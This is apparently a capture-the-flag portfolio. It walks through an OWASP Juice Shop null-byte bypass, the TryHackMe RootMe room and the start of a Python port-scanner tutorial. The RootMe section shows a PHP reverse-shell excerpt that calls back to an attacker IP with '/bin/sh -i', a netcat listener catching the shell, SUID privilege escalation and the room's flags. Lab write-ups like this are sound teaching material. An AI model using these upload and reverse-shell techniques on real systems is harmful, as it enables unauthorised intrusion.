
Next, we modify the URL by appending `%2500md` to the path.

This change allows us to bypass certain filters and access the targeted backup file, further demonstrating the server's vulnerability to URL manipulation.



Extracting Data from the Downloaded File

By clicking on the modified URL, a file is downloaded. We open the file, copy the content from line 12, and input it into the CyberChef tool for further processing. This step allows us to analyze and utilize the extracted data for the next stages of the exploitation.






Decoding the Extracted Data

In the CyberChef tool, we paste the copied content into the **Input** section. In the **Recipe** section, we add the following operations: **From Base64** and **ROT13**. After applying the recipe, we copy the decoded result from the **Output** section for further use.

The screenshot shows the CyberChef tool interface at `https://gchq.github.io/CyberChef/#recipe=From_Base64(A-Za-z0-9%2B%3D,truerue)ROT13(true,true,true,13)&input=L2dic19xcmL25lc19mY19zaGfhbC9ndXjsL3V2cS9uYS9ybZncmUvcnR0L2p2Z3V2YS9ndXivcm5mZ3JlL3J9dA=`. The **Operations** sidebar lists various encoding/decoding options. The **Recipe** section is set to **From Base64** (with the alphabet set to `A-Za-z0-9+/=`) and **ROT13** (with strict mode checked). The **Input** field contains the base64-encoded string from the previous screenshot. The **Output** field shows the decoded result: `/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`.

Accessing the Target Website and Modifying Its Appearance

After copying the decoded result, we return to the main Juice Shop URL and append the copied data to it. This leads us to a website that appears different. After making some color adjustments on the site, we go back and observe that we have successfully exploited the vulnerability.



Try Hack Me: Root Me

Configuration File Setup

Open the **TryHackMe** website and navigate to the **RootMe** room. First, download the configuration file as shown in the image. This step is necessary to proceed with the upcoming tasks.

-  View Profile
-  Manage Account
-  Badges
-  My Rooms
-  Access
-  Give Feedback
-  Log Out

Machines Networks

VPN Server

EU-Regular-2 ▼

 If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.

 Download configuration file

 Regenerate

Connecting to TryHackMe Successfully

At this point, we have successfully connected to TryHackMe and are ready to begin solving the challenges.

The screenshot shows the TryHackMe interface. At the top, there's a red header bar with the text "Target Machine Information". Below it is a table with three columns: "Title" (RootMe), "Target IP Address" (10.10.153.242), and "Expires" (51min 34s). To the right of the table are three buttons: a question mark icon, "Add 1 hour", and "Terminate".

Below the table is a dark header bar with the text "Task 1" and a green checkmark icon followed by "Deploy the machine". To the right of this bar are two small icons: a gear and a double arrow.

The main content area has a light gray background. It contains a message: "Connect to TryHackMe network and deploy the machine. If you don't know how to do this, complete the [OpenVPN room](#) first." To the right of this message is a button labeled "▶ Start Machine".

Below the message, there's a section titled "Answer the questions below". It contains a single question: "Deploy the machine". Underneath the question is a text input field containing "No answer needed". To the right of this input field is a green button labeled "✓ Correct Answer".

```
(kali㉿kali)-[~/Desktop]
$ sudo openvpn game.arm.950.ovpn
[sudo] password for kali:
2024-11-27 10:34:25 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-11-27 10:34:25 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel offload.
2024-11-27 10:34:25 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-11-27 10:34:25 library versions: OpenSSL 3.3.2 3 Sep 2024, LZO 2.10
2024-11-27 10:34:25 DCO version: N/A
2024-11-27 10:34:25 WARNING: Your certificate is not yet valid!
2024-11-27 10:34:25 TCP/UDP: Preserving recently used remote address: [AF_INET]54.76.30.11:1194
2024-11-27 10:34:25 Socket Buffers: R=[212992→425984] S=[212992→425984]
```

Initial Scanning

Open the terminal and run the commands shown in the image to perform the scan:

For the first question, identify the number of open ports and enter the result in the answer field.

For the second question, determine the version of the **Apache Server**.

For the third question, find out what service is running on port 22.

Task 2 ○ Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

 ✓ Correct Answer 💡 Hint

```
(kali㉿kali)-[~/Desktop]
└─$ nmap 10.10.153.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 10:44 EST
Nmap scan report for 10.10.153.242
Host is up (0.091s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

What version of Apache is running?

 ✓ Correct Answer

What service is running on port 22?



 ✓ Correct Answer


```
Host is up, received echo-reply ttl 63 (0.088s latency).
Scanned at 2024-11-27 11:12:27 EST for 21s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.29 ((Ubuntu))
```

Directory Discovery with DirBuster

For the next tasks, open the **DirBuster** tool and perform a scan based on the instructions in the image:

After clicking **Start**, you will find the **panel** and **uploads** directories.





The screenshot shows the results of a scan on http://10.10.153.242:80/. The results table includes:

Type	Found	Response	Size
Dir	/	200	896
Dir	/css/	200	1315
Dir	/js/	200	1146
File	/js/maquina_de_escrever.js	200	530
Dir	/icons/	403	448
File	/css/home.css	200	1949
File	/css/panel.css	200	1863
Dir	/icons/small/	403	448
Dir	/uploads/	200	930
Dir	/panel/	200	1014


A context menu is open over the row for the "/uploads/" directory, with options: Open in Browser, View Response, Copy URL, Skip, and Extentions to scan.

Scan statistics and controls:

- Current speed: 1336 requests
- Average speed: (T) 1041, (C) 1
- Parse Queue Size: 0
- Total Requests: 133357/3087681
- Time To Finish: 00:40:47
- Buttons: Back, Pause, Stop, Report
- Text: Starting dir/file list based brute forcing, /js/e7/

Exploiting Web Shell Upload via `shell.phtml`

Open these directories in your browser and upload the pre-prepared `shell.phtml` file to the `uploads` folder. In the file, specify your **IP address** and **port number** for establishing a connection.



The screenshot shows a Linux desktop environment with a terminal window and a file manager. The terminal window has the title 'Desktop/php-reverse-shell.phtml - Mousepad' and contains the following code:

```
37 // Limitations
38 //
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will
   fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl,
   posix). These are rarely available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.9.0.138'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

Using DirBuster to Discover Hidden Directory

DirBuster was used to perform a brute force scan for hidden directories and files on the server. By applying an appropriate wordlist, the scan revealed a hidden directory: `/panel/`. This directory potentially contains tools for server management or additional functionality.

The screenshot shows the OWASP DirBuster interface. The main window displays a table of scan results:

Type	Found	Response	Size
Dir	/	200	896
Dir	/css/	200	1315
Dir	/js/	200	1146
File	/js/maquina_de_escrever.js	200	530
Dir	/icons/	403	448
File	/css/home.css	200	1949
File	/css/panel.css	200	1863
Dir	/icons/small/	403	448
Dir	/uploads/	200	930
Dir	/panel/	200	1014

A context menu is open over the last row (`/panel/`), showing options: Open In Browser, View Response, Copy URL, Skip, Stop child directories, Extentions to scan (with a dropdown arrow), and Add new extention to scan.

Below the table, status information includes: Current speed: 1328 req/s, Average speed: (T) 1075, Parse Queue Size: 0, Total Requests: 366642, Time To Finish: 00:37:57, and a progress bar indicating 1328 requests completed.

Buttons at the bottom include Back, Pause, Stop, Report, and a link to the report: /0321200985.php.txt.html.

Find directories on the web server using the GoBuster tool.

No answer needed

✓ Correct Answer

✗ Hint

What is the hidden directory?


/panel/

✓ Correct Answer

Shell Access through Uploaded File


In the terminal, execute the commands shown in the image.

Navigate to the [uploads](#) page in your browser and click on the uploaded file. This action establishes a shell connection to your computer.



The screenshot shows a Firefox browser window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The address bar displays "http://10.10.153.242/ uploads/" and the page title is "Index of /uploads". Below the title, there is a table with the following data:

Name	Last modified	Size	Description
Parent Directory	-	-	
<i>Apache/2.4.29 (Ubuntu) Server at 10.10.153.242 Port 80</i>			



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
$ netcat -lvpn 1234
listening on [any] 1234 ...
^C
[(kali㉿kali)-~]
$ sudo nc -lvpn 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.9.0.138] from (UNKNOWN) [10.10.149.170] 40716
Linux root#4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:23:17 up 26 min, 0 users, load average: 0.00, 0.11, 0.26
USER TTY FROM LOGINID IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Finding and Reading User.txt File

Use the appropriate command in the terminal as shown in the image to locate the **user.txt** file.

Open the file with the **cat** command and copy its contents into the answer field.

A screenshot of a terminal window titled "kali@kali: ~". The window shows a file listing with the command "ls -la". The output includes:

```
drwxr-xr-x 14 root      root      4096 Aug  4  2020 .
drwxr-xr-x  24 root      root      4096 Aug  4  2020 ..
drwxr-xr-x  2 root      root      4096 Nov 30 08:59 backups
drwxr-xr-x  11 root      root      4096 Aug  4  2020 cache
drwxrwxrwt  2 root      root      4096 Feb  3  2020 crash
drwxr-xr-x  39 root      staff     4096 Aug  4  2020 lib
drwxrwxrwt  2 root      staff     4096 Apr 24  2018 local
drwxr-xr-x  1 root      root      9 Feb  3  2020 lock → /run/lock
drwxrwxr-x  10 root     syslog    4096 Aug  4  2020 log
drwxrwsr-x  2 root      mail      4096 Feb  3  2020 mail
drwxr-xr-x  2 root      root      4096 Feb  3  2020 opt
lrwxrwxrwx  1 root      root      4 Feb  3  2020 run → /run
drwxr-xr-x  3 root      root      4096 Aug  4  2020 snap
drwxr-xr-x  4 root      root      4096 Feb  3  2020 spool
drwxrwxrwt  2 root      root      4096 Nov 30 08:58 tmp
drwxr-xr-x  3 www-data  www-data 4096 Aug  4  2020 www
$ cd www
$ ls -la
total 20
drwxr-xr-x  3 www-data  www-data 4096 Aug  4  2020 .
drwxr-xr-x  14 root      root      4096 Aug  4  2020 ..
-rw-r--r--  1 www-data  www-data 129 Aug  4  2020 .bash_history
drwxr-xr-x  6 www-data  www-data 4096 Aug  4  2020 html
-rw-r--r--  1 www-data  www-data 21 Aug  4  2020 user.txt
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
```

The terminal also displays system statistics at the bottom:

```
Current number of running threads: 200
Total Requests: 354690/3087500
[1 changes]
```

A screenshot of a challenge interface titled "Task 3 Getting a shell". The task description says: "Find a form to upload and get a reverse shell, and find the flag." Below it, there's a section for "Answer the questions below". A text input field contains the text "THM{y0u_g0t_a_sh3ll}". To the right of the input field are two buttons: a green "Correct Answer" button and an orange "Hint" button.

Privilege Escalation using SUID Files

Search for SUID files using the command provided in the image.

Use the identified file for the next steps in privilege escalation.

Task 4 ✓ Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

/usr/bin/python

✓ Correct Answer ✗ Hint

Find a way to escalate your privileges.

No answer needed

✓ Correct Answer ✗ Hint

root.txt

THM{pr1v1l3g3_3sc4l4t10n}


✓ Correct Answer

Next, we locate the `root.txt` file, which contains the flag. Using appropriate commands, we access the file, extract its contents, and submit the flag as the final answer.

```
# cat /root/root/^H^[[D^[[D
cat: '/root/root/'`$'\b\033''[D'$'\033''[D': No such file or directory
# cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

Successfully Completing the RootMe Challenge

Finally, we have successfully completed the RootMe challenge, having found and submitted the flag from the `root.txt` file.



Creating a Simple Python Network Scanner Similar to Nmap

Main Program Structure (`main()` function)

The program starts by accepting a domain name or IP address input from the user. It then performs the following actions:

```
host = input("Enter the host (IP or domain): ")
try:
    ip = resolve_host(host)
    print(f"Resolved IP: {ip}")
```

The domain name is resolved to an IP address using the `resolve_host` function.

```
ping_host(host)
```

A ping request is made to check if the host is reachable using the `ping_host` function.

```
ports = [80, 443, 53, 123]
scan_tcp_ports(ip, ports)
scan_udp_ports(ip, ports)
```

TCP (80, 443) and UDP (53, 123) ports are scanned using the `scan_tcp_ports` and `scan_udp_ports` functions.

```
os_info = detect_os(ip)
print(f"Detected OS: {os_info}")
```

The operating system is detected based on the TTL (Time to Live) value using the `detect_os` function.

Port Scanning (`scan_tcp_ports` and `scan_udp_ports`)

These functions are responsible for scanning TCP and UDP ports to check whether they are open or closed.

TCP Port Scanning

```
def scan_tcp_ports(ip, ports):
    print(f"Scanning TCP ports for {ip}...")
    for port in ports:
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(1)
                result = s.connect_ex((ip, port))
                if result == 0:
                    print(f"Port {port} is open")
                else:
                    print(f"Port {port} is closed")
        except Exception as e:
            print(f"Error scanning port {port}: {e}")
```

TCP ports are scanned using sockets. If `connect_ex` returns 0, the port is open; otherwise, it is closed.

UDP Port Scanning

```
def scan_udp_ports(ip, ports):
    print(f"Scanning UDP ports for {ip}...")
    for port in ports:
        try:
